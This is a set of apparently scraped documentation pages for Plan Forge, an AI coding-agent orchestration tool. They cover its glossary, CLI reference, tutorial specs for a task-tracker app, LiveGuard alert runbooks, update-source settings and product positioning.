Tool (forge_watch, forge_watch_live) that tails another project's pforge run from a separate VS Code session. Read-only by contract, cannot modify the target.
Remote Bridge
Notification dispatcher that forwards hub events to Telegram, Slack, Discord, OpenClaw, or a generic webhook. Used for phone-friendly progress updates and approval prompts.
Bug Registry
Closed-loop scanner-bug tracker. Four tools, forge_bug_register, forge_bug_list, forge_bug_update_status, forge_bug_validate_fix. Records live in .forge/bugs/<bugId>.json.
Bug Fingerprint
Hash of scanner name + test name + assertion message + normalized stack trace. Re-registering a duplicate fingerprint returns DUPLICATE_BUG with the existing bugId.
Bug Status
State machine: open → in-fix → validating → fixed, with side branches to wont-fix, duplicate, and noise. Illegal transitions return INVALID_TRANSITION.
Bug Classifier
Heuristic that labels evidence as real-bug (persisted), flaky (ignored), or noise (discarded). Only real-bug writes to .forge/bugs/.
Testbed
Tool (forge_testbed_run) that replays scenario fixtures against a dedicated repo. Scenarios in docs/plans/testbed-scenarios/*.json; findings in docs/plans/testbed-findings/*.json. Feeds the Bug Registry and Health DNA.
Crucible
Smelt-station idea funnel for community extensions. Lifecycle: Submitted → Crystallized → Tempered → Hardened. Stalled Crystallized ideas surface as Watcher anomalies.
Define what and why, structured specification with acceptance criteria.
Step 2 (Harden)
Convert spec into binding execution contract with slices, gates, and scope.
Step 3 (Execute)
Build code slice-by-slice. Can be automated or manual.
Step 5 (Review Gate)
Independent audit session, checks for drift, scope violations, and quality.
Step 1 (Preflight)
Verifies prerequisites before plan execution, git clean, build green, environment vars set. Ships as a prompt (.github/prompts/step1-preflight-check.prompt.md), not a separate agent persona.
Specifier
Step 0 agent persona that turns a one-line idea into a structured specification with acceptance criteria. Lives at .github/agents/specifier.agent.md.
Plan Hardener
Step 2 agent/runbook that converts a draft plan into a Hardened Plan by adding scope contract, validation gates, forbidden actions, and rollback. Lives at .github/prompts/step2-harden-plan.prompt.md.
Reviewer Gate
Step 5 agent persona that runs in a fresh session, reads the plan's Scope Contract, and audits the diff for drift and quality. Distinct from LiveGuard (runtime layer). Can be delegated to GitHub Copilot cloud agent via forge_delegate_review.
Shipper
Step 6 agent persona for commit, push, deploy, and close. Lives at .github/agents/shipper.agent.md.
Runbook (tool)
The forge_runbook MCP tool that exposes the AI Plan Hardening Runbook as a callable surface, agents can request the canonical step list, gate templates, and prompt URIs without re-reading the Markdown source.
Runbook
Bare term, in Plan Forge always refers to the AI Plan Hardening Runbook (the document) or the forge_runbook tool that exposes it. See both entries for specifics.
applyTo
Frontmatter field in instruction files that controls which files trigger auto-loading. Uses glob patterns (e.g., ** for all files, *.cs for C# only).
Execution
Term
Definition
Full Auto
Mode where gh copilot CLI runs each slice automatically. No human intervention.
Assisted
Mode where human codes in VS Code; orchestrator validates gates between slices.
Worker
The CLI process executing a slice, gh copilot, claude, or codex.
DAG
Directed Acyclic Graph, the dependency graph of slices determining execution order.
[P] tag
Parallel-safe marker on a slice header. Enables concurrent execution.
[depends: Slice N]
Dependency marker. Slice waits for N to complete before starting.
Quorum Mode
Multi-model consensus on slice execution: 3+ models analyze a slice independently, reviewer synthesizes best approach. Auto-winner. CLI: --quorum=auto/power/speed/false.
Quorum Auto
Threshold-based: only slices scoring above the complexity threshold use quorum.
Multi-model consensus using fast models (lower quality, lower cost). Complexity threshold 7. CLI: --quorum=speed.
Quorum Advisory
Multi-model consensus on Forge-Master prompts (not slices). Returns all replies + dissent summary; human picks the reply. Configured via forgeMaster.quorumAdvisory: "off" | "auto" | "always". Hard-blocked on operational, troubleshoot, build lanes.
Complexity Score
1–10 rating based on file scope, dependencies, security keywords, gate count, historical failure rate.
Escalation Chain
Model failover order: if Model A fails, try B, then C.
Forge-Master
Read-only reasoning orchestrator with three-stage intent classifier (keyword → embedding cache → router LLM). Lives at forge_master_ask + Studio dashboard tab. Phase-28 MVP, subsequently expanded with quorum advisory and unified timeline.
Forge-Master Observer
Background hub subscriber (pforge-master/src/observer-loop.mjs) that batches live Plan Forge events and narrates notable patterns in plain prose via the reasoning loop. Mute-by-default: enable with forgeMaster.observer.enabled: true. Budget-capped via maxUsdPerDay and maxNarrationsPerHour. Started with pforge master observe --start [--detach] or the forge_master_observe MCP tool.
Cross-Run Watcher
Watcher mode (runWatch({ mode: "cross-run" })) that aggregates .forge/runs/*/summary.json across multiple completed runs into a health snapshot. Detects recurring gate failures, retry-rate spikes, cost anomaly trends, and slice-timeout clusters. Feeds the A4 plan-health auditor agent when triggered by hooks.postRun.invokeAuditor.
Auditor Auto-Invoke
PostRun hook behavior (hooks.postRun.invokeAuditor) that automatically triggers the A4 plan-health auditor on run failure (onFailure: true) or every N completed runs (everyNRuns: N). The auditor report is written to .forge/health/latest.md. See forge-json-reference § hooks.postRun.
Embedding Cache
Stage 1.5 of the Forge-Master intent classifier. Cosine-similarity match (≥ 0.85) against previously-classified prompts. Zero API cost on hit, works fully offline once warm. 500-entry LRU.
CRITICAL_FIELDS
The six fields the Crucible critical-fields gate requires before finalizing: build-command, test-command, scope, validation-gates, forbidden-actions, rollback. Added v2.82.1.
Host-Aware Routing
Routing preference that detects the IDE/CLI host (VS Code, Claude Code, Cursor, Windsurf, Zed, CLI) and chooses CLI proxy vs direct API to honor whichever subscription the user is paying for. Modes: auto / gh-copilot / direct-api / drop.
DIRECT_API_ONLY
Routing class for models with no CLI proxy: grok-*, dall-e-*. Always require an API key (XAI_API_KEY / OPENAI_API_KEY).
COPILOT_SERVABLE
Routing class for gpt-* / chatgpt-* models. gh-copilot can proxy them via your Copilot subscription; direct API is fallback if OPENAI_API_KEY is set.
Components
Term
Definition
Smith
Diagnostic tool (pforge smith). Inspects environment, setup, version. Named after a blacksmith.
WebSocket event server. Broadcasts slice events to connected clients in real-time.
Dashboard
Web UI at localhost:3100/dashboard. 25 tabs for monitoring, cost, replay, skills, config, watcher, and LiveGuard.
Lifecycle Hook
Automatic actions tied to Plan Forge's pipeline: PreDeploy, PreCommit, PreAgentHandoff, PostSlice (configured via .github/hooks/plan-forge.json). Distinct from Claude Code's own hook names.
OpenBrain
The L3 memory layer. Self-hosted MCP server (PostgreSQL + pgvector) that provides cross-session, cross-tool semantic memory. Plan Forge ships with L1 (Hub) + L2 (.forge/*.jsonl) memory built-in; L3 requires OpenBrain. Without it, Reflexion lessons, Auto-skills, cross-project Federation, and 28 auto-capturing tools become inert. Recommended at install time; easy to add later via pforge brain hint. Deploy options: Docker, Supabase, Kubernetes, Azure. See srnichols.github.io/OpenBrain.
MCP
Model Context Protocol. A standard for AI agents to call functions. Plan Forge's MCP server exposes 106 tools (core + LiveGuard + Watcher + Crucible + Tempering + Bug Registry + Testbed + Forge-Master).
ACI
Agent-Computer Interface. The SWE-agent principle that an agent only performs as well as the surface lets it: bounded payloads, sparse fields, paginated lists, friendly empty-result messages. Enforced in Plan Forge via tool-surface temper guards in architecture-principles.instructions.md. forge_search is the reference standard.
Bridge
Notification dispatcher that forwards WebSocket hub events to external platforms (Slack, Discord, Telegram, generic webhooks).
Knowledge Graph
In-memory graph of Phase / Slice / Commit / File / Run / Bug nodes, queryable via forge_graph_query. Used by Forge-Master for cross-feature reasoning. See Chapter 28.
Cost Ledger
Aggregated token + dollar history across runs (.forge/cost-history.json). Powers forge_cost_report, anomaly detection, and the cost dashboard tab.
Worktree
Git worktree feature used by Plan Forge so multiple developers can run plans on the same repo without colliding. Each worktree gets its own .forge/ directory and a row in the shared team-activity ledger.
Discovery Harness
4-pass build sequence (Harness → Wrapper → Execute → Auto-smelt) that crawls a running app, converts findings to Crucible smelts, runs slices with Tempering, and re-smelts failures into new bugs.
Spec Kit Interop
Bridge that imports GitHub Spec Kit projects via forge_crucible_import using deterministic field mapping (no LLM call). Spec Kit specs become Crucible smelts.
Foundry
Microsoft Foundry, the external Azure-hosted agent platform Plan Forge integrates with. Provides Foundry Toolboxes (MCP-compatible tool bundles), Foundry Agent Service (hosted agent runtime), and Foundry App Insights (OTel sink). See foundry-quota.mjs and the microsoft-foundry skill.
Lattice
v2.95 code-graph engine. Semantic chunk index plus BFS call-graph traversal for any git repository. Produces .forge/lattice/chunks.jsonl and edges.jsonl. Pure-JS chunker with optional tree-sitter upgrade. Five MCP tools: index / stat / query / callers / blast. CLI: pforge lattice.
Anvil
Δ-only memoization layer for the Lattice. Caches expensive analyses (chunk extraction, embedding lookups, gate replays) keyed by content hash; only recomputes the delta when source changes. CLI: pforge anvil stat / purge. Hit rate is reported by forge_lattice_stat.
Triage
Plan Forge's noise-vs-signal classifier surface. Two tools: forge_alert_triage (groups and prioritizes open LiveGuard alerts) and forge_triage_route (routes a finding to a lane, real-bug, flaky, noise, or human-review). CLI: pforge triage.
Timeline
Chronological event view exposed via forge_timeline, merges run events, gate results, commits, and incidents on a single axis for the current phase or slice.
Home Snapshot
Bounded activity overview returned by forge_home_snapshot. Pagination-friendly summary of recent runs, open bugs, drift score, and active plans, the default landing payload for Forge-Master and the Studio home tab.
Image Generation
Image synthesis surface (forge_generate_image) that proxies DALL-E / image models for chapter heroes, diagrams, and marketing assets. DIRECT_API_ONLY, requires OPENAI_API_KEY.
GitHub Metrics
Subsystem (github-metrics.mjs) that ingests PR / issue / commit metrics from the GitHub REST API and feeds them into Health DNA and Forge Intelligence. Paired with github-introspect.mjs for repo-shape introspection.
The Loops
Plan Forge nests four named loops inside its outer Self-Deterministic Agent Loop. Each loop has its own canonical chapter, entries below are the one-line cards.
Term
Definition
Inner Loop
The slice-level reasoning loop composed of the ten inner-loop subsystems (reflexion, trajectories, auto-skills, gate synthesis, postmortems, federation, reviewer, competitive execution, auto-fix, cost anomaly). Wraps every slice attempt. See Inner Loop deep dive.
Competitive Loop
Multi-model race pattern within slice execution. Two or more workers attempt the same slice in parallel; the orchestrator validates each and ships the winner. See Competitive Loop deep dive.
Audit Loop
Closed-loop bug discovery from a running system. Content-audit scanner → triage → drain cycle iterates until convergence. Default off; opt-in via .forge.json#audit.mode. Production environments hard-blocked. See Audit Loop deep dive.
Self-Deterministic Loop
Alias for Self-Deterministic Agent Loop. The system-wide outer loop that wraps the deterministic slice executor with all inner-loop subsystems.
Inner Loop Subsystems
The ten opt-in subsystems that compose the Inner Loop. Each is independently configurable; the Reviewer subsystem reuses the Step 5 Reviewer Gate agent persona (see Pipeline).
Term
Definition
Reflexion
Re-analyzes a failed slice attempt to extract a lesson learned; the lesson is persisted to memory and injected into the next attempt's context.
Trajectory
Captured record of a slice attempt (prompts, tool calls, gates passed/failed, model used, duration). Stored in .forge/trajectories/. The Inner Loop replays trajectories to learn from past runs.
Auto-skill
Auto-promotes a successful prompt pattern into a reusable Skill after 3+ uses. Generated skill lands at .github/skills/<name>/SKILL.md for human review.
Gate Synthesis
Proposes new validation gates based on observed slice failures. If three runs of the same plan fail at the same regression, Gate Synthesis suggests a gate that would have caught it.
Postmortem
Auto-generated retrospective after a failed run, written to .forge/postmortems/. Includes timeline, root cause hypothesis, and a fix proposal.
Federation
Cross-project intelligence sharing via OpenBrain. One project's lesson learned becomes another project's preflight check or postmortem hint.
Competitive Execution
Inner-loop flavor of the Competitive Loop, two models race on the same slice; first valid result wins. Cost-bounded by escalation chain policy.
Auto-fix
Proposes a 1–2 slice fix plan when a gate fails. Stored in docs/plans/auto/. Distinct from LiveGuard's Fix Proposal (which fires on post-deploy drift, not slice-time gate failure).
Cost Anomaly
Flags slices whose token cost is >2σ above their historical baseline. Triggers escalation chain review or quorum threshold adjustment.
LiveGuard
Term
Definition
Drift Score
Numeric score (0–100) measuring how closely code follows architecture guardrails. Lower = more violations.
Fix Proposal
Auto-generated 1–2 slice plan from LiveGuard findings. Stored in docs/plans/auto/.
LiveGuard
Post-coding operational intelligence layer. 14 MCP tools for drift, incidents, deploys, secrets, dependencies, and composite health checks.
MTTR
Mean Time To Resolve. Computed from incident capture to resolvedAt timestamp.
Secret Scan
Entropy-based scan of recent commits for potential hardcoded credentials.
OpenClaw
Optional external analytics service. Receives LiveGuard snapshots via POST for cross-project health monitoring.
Health DNA
Composite project health fingerprint: drift avg, incident rate, test pass rate, model success rate, cost per slice. Persisted to .forge/health-dna.json. Used for cross-session decay detection.
Forge Intelligence
Build-time self-improvement: auto-tuning escalation chains, cost calibration, adaptive quorum thresholds, slice splitting advisories. The forge gets smarter every run.
Recurring Incident
When 3+ incidents hit the same files in 30 days, LiveGuard auto-escalates severity and marks the pattern as systemic.
Deploy Journal
Append-only deploy history exposed via forge_deploy_journal. Each entry records environment, commit, slice range, gates passed, and outcome, the source of truth for "what shipped when" and the basis for rollback decisions.
Worker Guardrails
Term
Definition
PreCommit Chain
Ordered list of validation scripts declared in hooks.preCommit.chain[] that run before every slice commit.
Diff Classifier
The forge_diff_classify MCP tool that scans staged git diffs for security and quality issues.
Plan Lock Hash
SHA-256 hash stored in lockHash frontmatter; the orchestrator refuses to run if the plan body has drifted.
Tool Denylist
The tools.deny frontmatter field that strips listed MCP tools from the worker's session.
Network Allowlist
The network.allowed frontmatter field listing permitted hosts for outbound connections (currently log-only).
Data Structures
Term
Definition
Run
A single plan execution. Creates .forge/runs/<timestamp>/ with results and traces.
Trace
OTLP-compatible JSON recording the full execution with spans, events, and timing.
OTLP
OpenTelemetry Protocol, the standard format for distributed traces. Plan Forge traces are OTLP-compatible and can be exported to Jaeger, Grafana Tempo, or any collector.
Span
A timed unit within a trace, run (root), slice (child), gate (grandchild).
Cost History
.forge/cost-history.json, aggregate token/cost data across all runs.
Index
.forge/runs/index.jsonl, append-only run registry for instant lookup.
SARIF
Static Analysis Results Interchange Format, the OASIS standard JSON schema CI scanners (CodeQL, Semgrep, ESLint, etc.) emit. Plan Forge converts SARIF files into hardenable plans via sarif-to-plan.mjs, turning third-party findings into Crucible smelts.
Appendix B
Quick Reference Card
Printable cheat sheet. Ctrl+P for a clean print.
CLI Commands
Command
Description
pforge init
Bootstrap project with setup wizard
pforge check
Validate setup files
pforge smith
Diagnose environment + setup health
pforge status
Show phase status from roadmap
pforge new-phase <name>
Create new phase plan + roadmap entry
pforge branch <plan>
Create git branch from plan
pforge commit <plan> <slice>
Auto-generate conventional commit
pforge phase-status <plan> <status>
Update phase status in roadmap
pforge sweep
Scan for TODO/FIXME markers
pforge diff <plan>
Compare changes vs scope contract
pforge analyze <plan>
Consistency scoring (0–100)
forge_diagnose({ file })(MCP tool)
Multi-model bug investigation
pforge run-plan <plan>
Execute plan (auto/assisted/estimate)
pforge audit-loop [--auto]
Run closed-loop drain. Off by default; opt-in via .forge.json#audit.
KNOWN ISSUE: xAI Grok Aurora returns JPEG bytes regardless of requested format. If mismatched bytes enter a Claude conversation history, the session becomes unrecoverable. Current code mitigates this, read on for safe workflows.
The Problem
The xAI Grok image generation API (Aurora) returns JPEG bytes regardless of the format you request. When these bytes are passed through MCP tool results with a declared media_type: "image/png", the Claude API rejects the request:
Error message
invalid_request_error: The image was specified using the image/png media type,
but the image appears to be a image/jpeg image
Why Sessions Lock Up
The image tool generates an image, bytes land in the MCP tool result
If raw base64 is included in the response, Claude adds it to conversation history
Claude's API validates MIME types on every subsequent request (the entire message history is re-sent)
Once a mismatched image enters the history, every future message fails with the same 400 error
The session cannot be recovered, you must start a new conversation
This only affects conversations where raw base64 image data enters the message history. The current Plan Forge MCP implementation returns text-only responses (file path + metadata), so this crash should not occur during normal use.
Current Mitigations
The generateImage() function in orchestrator.mjs has four layers of defense:
Defense
What It Does
Code Location
Magic byte detection
Inspects first bytes to determine actual format (JPEG = 0xFF 0xD8 0xFF, PNG = 0x89 0x50 0x4E 0x47)
detectImageFormat()
Format conversion
Uses sharp to convert to requested format when actual ≠ requested
convertImageFormat()
Text-only MCP response
Tool returns type: "text" with JSON payload (file path, metadata), never raw base64
server.mjs handler
Truncated base64
Only first 100 chars of base64 included for diagnostics, never full bytes
generateImage() return
Safe Workflows
For Chapter Art and Illustrations
Always specify outputPath, image saves to disk, not returned inline
Prefer .jpg extension, matches what Grok actually returns (no conversion needed)
If you need PNG, ensure sharp is installed: cd pforge-mcp && npm install sharp
Never generate images in a long-running session, use the REST API or a standalone script
Batch image generation, generate all art in one dedicated session, separate from writing
Pick your stack. Build a real app. Learn Plan Forge by using it.
The Tracker App
A task tracker with users, projects, tasks, statuses, and comments. Simple enough to build in an afternoon, rich enough to exercise every Plan Forge feature. You'll run the full pipeline (Specify → Harden → Execute → Review → Ship) five times, once per phase, and learn a different manual chapter with each one.
This is the same exercise from Chapter 6, but now in context of a larger project. Paste this into the specifier agent:
Paste into Step 0 (Specifier)
Feature: health-endpoint

Problem: The Tracker app needs a health check endpoint so load balancers
and monitoring tools can verify the service is running.

Scenarios: GET /health every 30 seconds. Returns 200 OK with
{"status": "healthy", "version": "1.0.0"}.

Acceptance Criteria:
- GET /health returns 200 with JSON body
- Response time under 50ms
- No authentication required
- If database unreachable: 503 {"status": "degraded", "reason": "database"}

Out of Scope: Deep dependency checks, metrics endpoint, custom health UI.
Run the full pipeline: Step 0 → Step 1 → Step 2 → Step 3 → Step 4 → Step 5 → Step 6. When done, pforge phase-status docs/plans/Phase-1-*.md complete.
Phase 2 — Users + Authentication
Paste into Step 0 (Specifier)
Feature: user-authentication

Problem: The Tracker app needs user accounts with login, registration,
and role-based access control (admin, member).

MUST Criteria:
- User registration with email + password (hashed, never plaintext)
- Login returns JWT token (access + refresh)
- Role-based authorization: admin can manage all projects, member sees own
- Protected endpoints return 401 without valid token, 403 without required role
- Password reset flow (token-based)

SHOULD Criteria:
- Rate limiting on login endpoint (5 attempts per minute)
- Audit log for authentication events

Out of Scope: OAuth/social login, MFA, user profile editing.
Watch for auto-loading: When the executor creates auth files, notice that auth.instructions.md and security.instructions.md load automatically. This is the applyTo mechanism from Chapter 2 in action.
Phase 3 — Projects + Tasks CRUD
Paste into Step 0 (Specifier)
Feature: project-task-management

Problem: Users need to create projects and manage tasks within them.

MUST Criteria:
- CRUD for Projects (create, read, update, delete)
- CRUD for Tasks within a project
- Task fields: title, description, status (todo/in-progress/done), priority (low/medium/high), assignee, due date
- Only project owner or admin can delete a project
- List tasks with filtering by status, assignee, priority
- Pagination on list endpoints (default 20 per page)
- 90%+ test coverage on service layer

SHOULD Criteria:
- Task sorting by priority, due date, created date
- Bulk status update for selected tasks

Out of Scope: File attachments, subtasks, task templates, Kanban board UI.
Try the dashboard: Start the MCP server (node pforge-mcp/server.mjs) and watch localhost:3100/dashboard during execution. You'll see slices progress in real-time, this is Chapter 7 in action.
Phase 4 — Comments + Event Publishing
Paste into Step 0 (Specifier)
Feature: comments-and-events

Problem: Users need to discuss tasks via comments, and the system needs
an event bus for audit/notification purposes.

MUST Criteria:
- Add, edit, delete comments on tasks
- Only comment author or admin can edit/delete
- Event publishing: task-created, task-updated, task-status-changed, comment-added
- Event consumers: update task activity log, update project last-modified timestamp
- Comments include created_at, updated_at timestamps

SHOULD Criteria:
- @mention support in comments (notify mentioned user)
- Activity feed endpoint: recent events across user's projects

Out of Scope: Real-time WebSocket push to clients, email notifications, rich text.
Try advanced execution: This phase has independent slices (comments vs events). Add [P] tags to the hardened plan for parallel execution. Try --quorum=auto to see multi-model consensus on complex slices. See Chapter 14.
Phase 5 — Dashboard + Reports
Paste into Step 0 (Specifier)
Feature: dashboard-and-reporting

Problem: Users need an overview of their projects with status summaries,
task distribution, and activity trends.

MUST Criteria:
- Dashboard endpoint: project count, task count by status, overdue tasks
- Per-project summary: task breakdown, recent activity, completion percentage
- Reporting endpoint: tasks completed this week/month, average time to close
- Cache dashboard data (invalidate on task/project changes)

SHOULD Criteria:
- Configurable date ranges on reports
- Export report as JSON

Out of Scope: Charts/graphs (API only), PDF export, scheduled reports.
Write a custom instruction: Create .github/instructions/reporting.instructions.md with rules for your reporting domain (cache invalidation patterns, aggregation query patterns). This is Chapter 9 in action.
Stretch Goals
Finished all 5 phases? Try these advanced exercises:
The specs are deliberately high-level. You use Plan Forge (specifier → hardener → executor) to flesh them out. That's the exercise, learning the pipeline by making it do the heavy lifting.
The guardian fired. Here's exactly what to do next.
Runbooks for all 6 alert types. Severity matrix, per-alert response procedures, escalation paths, and the fix-proposal workflow. Auto-chaining and composite health checks are available.
Severity Matrix
Every LiveGuard alert carries one of four severity levels. The matrix below defines response SLA and escalation path. Full runbooks per alert type follow.
Severity
Response SLA
Notify
Dashboard Badge
Critical
Immediate, within 1 hour
On-call + team lead
Red badge on Triage tab
High
Same business day
On-call engineer
Amber badge on Triage tab
Medium
Next sprint
Team chat
Yellow dot on relevant tab
Low
Backlog
—
No badge
Per-Alert Runbooks
Drift Spike — Architecture Diverged from Plan Baseline
Do not push: If the commit hasn't been pushed, amend it to remove the secret. git reset HEAD~1, remove the credential, re-commit.
Rotate immediately: If the commit has been pushed, the credential is compromised. Rotate it in the external provider (API dashboard, vault, etc.) before any other action.
Remove from history: Use git filter-repo or BFG Repo-Cleaner to purge the secret from git history. A simple amendment is not sufficient, the old commit object still exists.
Move to secrets manager: Store the new credential in .forge/secrets.json (gitignored), an environment variable, or your cloud vault. Never in source code.
Verify: Re-run pforge secret-scan, output should show clean: true.
Time-critical: Secret findings should be treated as Critical regardless of the entropy score. Automated rotation is out of scope for LiveGuard, the tool detects and alerts; humans rotate.
Env Diff Gap — Required Key Missing from Environment File
Review gaps: Run pforge env-diff to see which keys are missing and in which files.
Categorize: Is the key required for the target environment? Some keys (e.g., DEBUG=true) are intentionally absent from production.
Add missing keys: For required keys, add them to the target .env.* file with the appropriate value for that environment.
Document exceptions: If a key is intentionally absent, add a comment in the baseline .env file: # NOT_IN_PROD: DEBUG.
Verify: Re-run pforge env-diff, output should show clean: true or only expected gaps.
Regression Gate Failure — Previously Passing Gate Now Fails
Source: forge_regression_guard | Typical severity: High
Identify: Run pforge regression-guard to see which gates failed and their error output.
Bisect: Use git log to find which commit broke the gate. The gate command output usually points at the exact file.
Fix or update: If the code broke a valid gate, fix the code. If the gate is outdated (the feature was intentionally changed), update the gate command in the plan file.
Verify: Re-run pforge regression-guard --plan <affected-plan>, all gates should pass.
Dependency Vulnerability — New CVE in a Watched Package
Source: forge_dep_watch | Typical severity: Medium–Critical (depends on CVE severity)
Assess: Run pforge dep-watch to see new vulnerabilities with their CVE IDs and severity.
Check exploitability: Not all CVEs are exploitable in your context. Check if the vulnerable code path is reachable in your app.
Update: npm update <package> or pin to a patched version. For transitive dependencies, use npm audit fix.
If no patch exists: Evaluate alternatives, add a compensating control, or document the accepted risk with a timeline for re-evaluation.
Verify: Re-run pforge dep-watch, the vulnerability should move from newVulnerabilities to resolvedVulnerabilities.
Source: forge_alert_triage (via MTTR calculation) | Typical severity: High
Review: Run pforge triage to see ranked open incidents and drift violations with their MTTR.
Escalate: If the incident has been open beyond the SLA for its severity level (see severity matrix above), escalate to the next tier defined in onCall.escalation.
Root cause: Is the incident blocked on external factors? If so, document the blocker in the incident description.
Close: Once resolved, update the incident status. MTTR is automatically calculated from capture time to close time.
Fix Proposal Workflow
When a LiveGuard tool fires a failure (regression, drift, incident, or secret found), forge_fix_proposal generates a scoped 1-2 slice fix plan for human review. This is the detect → propose → approve → fix loop.
Trigger: Run pforge fix-proposal --source regression (or drift/incident/secret) after the alert fires.
Review the plan: Open docs/plans/auto/LIVEGUARD-FIX-<incidentId>.md. The plan contains the failing command, affected files, and a template fix slice with <!-- TODO --> markers for you to fill in.
Fill in the fix: Complete the TODO markers in the fix slice. For secret findings, the template directs you to remove the credential from the diff and rotate it externally before proceeding.
Execute on a branch: pforge run-plan --assisted docs/plans/auto/LIVEGUARD-FIX-<incidentId>.md. The plan targets a dedicated branch, never master.
Verify: The second slice re-runs the exact commands that originally failed. Green gate = fix confirmed.
Promote or close: Merge the branch if the fix holds. Close the proposal by updating its status in .forge/fix-proposals.json. Auto-generated plans in docs/plans/auto/ are gitignored, promote manually to docs/plans/ if you want to keep it in version history.
Loop cap: forge_fix_proposal generates at most one proposal per incidentId. If the first proposal doesn’t resolve the issue, address it manually, the tool will return status: "needs-human-intervention" on the second call.
Where pforge update pulls template bytes from, and why the default changed in v2.56.0.
The Problem
Before v2.56.0, pforge update had a single hard-coded source-selection rule: use the sibling clone at ../plan-forge if one existed, otherwise fail and ask for --from-github. This was optimized for contributors on their primary machine, the sibling is always on master, which is always freshly built, so contributors dogfood every change.
The trouble showed up on secondary machines: users who happened to have cloned the Plan Forge repo earlier (say, to browse the source) would later run pforge update on an unrelated project and get surprise -dev bytes from a stale master checkout. The second PC behaved differently from the first, for reasons that weren't obvious.
The Three Modes
.forge.json now accepts an updateSource key with three values. The default, auto, picks the right thing for most people; the other two give you explicit control.
Mode
Behavior
When to use
auto(default)
Picks the newer of your sibling clone and the latest GitHub tag. If the sibling is on a -dev build, GitHub wins.
Users on any machine. Teams. Anyone who isn't actively contributing patches back to Plan Forge.
github-tags
Always downloads the latest tagged release from GitHub. Ignores any sibling clone even if present.
Teams that want reproducible, audited updates. CI pipelines. Pinned-dependency shops.
local-sibling
Always uses the sibling clone at ../plan-forge. Errors if one is missing.
Contributors working on Plan Forge itself. You run git pull in the sibling to pick up changes.
Auto mode in detail. It calls the GitHub Releases API (cached 24h in .forge/update-check.json) to resolve the latest tag, reads the sibling's VERSION file, and compares the two with semver precedence, any -dev pre-release loses to a clean tag. If the sibling wins or there's no network, it uses the sibling. If GitHub wins or there's no sibling, it uses the tag.
How to Change Your Mode
Three ways, all equivalent, they all write .forge.json.
1. CLI
Terminal
# Read current value
pforge config get update-source

# Set it
pforge config set update-source github-tags
pforge config set update-source local-sibling
pforge config set update-source auto

# List all settable keys
pforge config list
2. Dashboard
Open the dashboard (localhost:3100/dashboard), switch to the Config tab, find the Update Source select. Your choice saves immediately, no Save button required. The hint text below the dropdown reminds you what each mode does.
Will auto ever install -dev bytes over my clean release?
No. The -dev refusal guard from v2.53.2 is still in place: if the selected source is a -dev build and your current install is clean, the update aborts with a helpful message. auto mode short-circuits this earlier by preferring the tagged release. If you explicitly set local-sibling and the sibling is -dev, you'll hit the refusal unless you pass --allow-dev.
What happens offline in auto mode?
If the GitHub tag lookup fails (timeout, no network, rate-limit), auto falls back to the sibling if one exists. If there's no sibling and no network, you'll get the same error you would have gotten pre-v2.56.0, run --from-github when you're back online, or set a sibling clone.
pforge self-update — does this affect it?
No. self-update is a separate command that always pulls from GitHub releases (it's designed to heal a corrupted install). updateSource only controls pforge update.
Should CI pipelines set a mode?
Yes, set updateSource to github-tags in your CI's .forge.json. This guarantees every CI run pulls from a specific tagged release and ignores whatever happens to be checked out in adjacent directories.
Do I need to migrate my existing .forge.json?
No. Projects with no updateSource key default to auto, which is the recommended behavior anyway. The change is additive.
The thesis: GitHub ships the agent runtime + integration standards + customization primitives + engagement metrics. Everything above the runtime is the ecosystem's lane. Plan Forge is built for that lane.
Who this page is for: Engineering leaders, platform engineers, and architects evaluating a complete AI-SDLC stack, whether you've already standardized on GitHub Copilot or you're shopping the category fresh.
Six numbers every AI-SDLC programme is shopping for. Plan Forge surfaces all six on the live dashboard out of the box, no warehouse project, no BI build, no glue code.
AI-PR %
share of merged PRs touched by an agent
% code by AI
bytes-changed-by-agent vs human, per slice
Pass-rate / phase
first-pass success: design / code / review / test
RCA MTTR
incident-fired → fix-validated, hours
Drift score
codebase-vs-architecture, scored per commit
$ / merged PR
token spend reconciled against shipped value
The leading-indicator metric leadership usually asks for last, human-intervention frequency, is also captured automatically. Every time a human took over from an agent is recorded; trend lines show whether the harness is getting better or worse. See Health DNA for the full metric catalogue, or the quick reference for the complete dashboard surface.
The picture — harness (orchestration) on substrate (primitives)
Read top-down: outcomes you get, the harness (the orchestration layer Plan Forge provides), the substrate (GitHub Copilot's primitives) it sits on, and the GitHub platform foundation everything inherits.
AI SDLC Stack
End to end — harness on substrate
The first complete AI software-development lifecycle stack: GitHub Copilot below, Plan Forge above, your outcomes on top.
Read top-down: the green band is what you ship. The amber band is Plan Forge, the harness (orchestration) that produces those outcomes. The blue band is the GitHub Copilot substrate (primitives) the harness sits on. The slate band is the GitHub platform foundation everything inherits.
The four pillars — what the harness actually does
Plan Forge organises into four pillars. Each card is plain English; click What's inside for the component-level detail and the manual chapter that goes deep.
1 · Orchestration
Plans become slices, slices become work, work becomes audited PRs.
An idea is interviewed into a hardened plan. The plan is split into safe-sized slices. Each slice runs in its own worktree, gets reviewed by 20 specialised reviewer agents, and only ships if its validation gate passes. The platform learns from every run and builds new skills automatically.
Context quality compounds across teams instead of being a per-repo lottery.
Three tiers: a live event stream you can watch right now, a deterministic file trail every team can audit and grep, and an optional semantic store that lets one team's lessons surface automatically when another team hits a similar problem. Lessons learned in service A become defaults in service B without anyone filing a knowledge-base article.
Quality, not just adoption, the half the GitHub Metrics API doesn't cover.
Three frontier models score the same change independently and a reviewer model produces a 0–100 consensus number. Drift from your architecture is measured per commit. RCA outputs become PR proposals, not tickets. Cost is previewed before the run, not after the bill.
What's inside & where to read more
Quorum (Claude + GPT + Gemini) · 0–100 LLM-as-judge consensus · forge_drift_report per-commit · forge_health_trend with trajectories · forge_estimate_quorum (cancellable cost preview) · forge_fix_proposal (RCA → PR) · % code by AI · MTTR · drift score.
Audit-grade by default. Approve from your phone. The platform reports its own bugs upstream.
Hooks fire before every deploy and after every slice. Bugs deduplicate themselves. A separate read-only watcher tails any in-flight run. When the harness itself misbehaves, it files a structured bug report against its own upstream, you're never holding the bag alone on a platform issue.
Discipline matters. A platform that tries to own everything ends up owning nothing well. Plan Forge does not:
Replicate the Copilot Metrics API, we add quality metrics; we don't re-implement adoption metrics
Embed or fork the Copilot Cloud Agent runtime, we dispatch to it
Compete with github/github-mcp-server, we use it; we ship our own MCP server only for orchestration concerns
Reinvent AGENTS.md, Skills, or MCP, we adopt the open standards; we contribute back when we learn something
If GitHub ships a feature that subsumes a Plan Forge capability, the right answer is to delete the Plan Forge code and use GitHub's. We're explicit about that in the project README.
Try it — on your own, on your own time
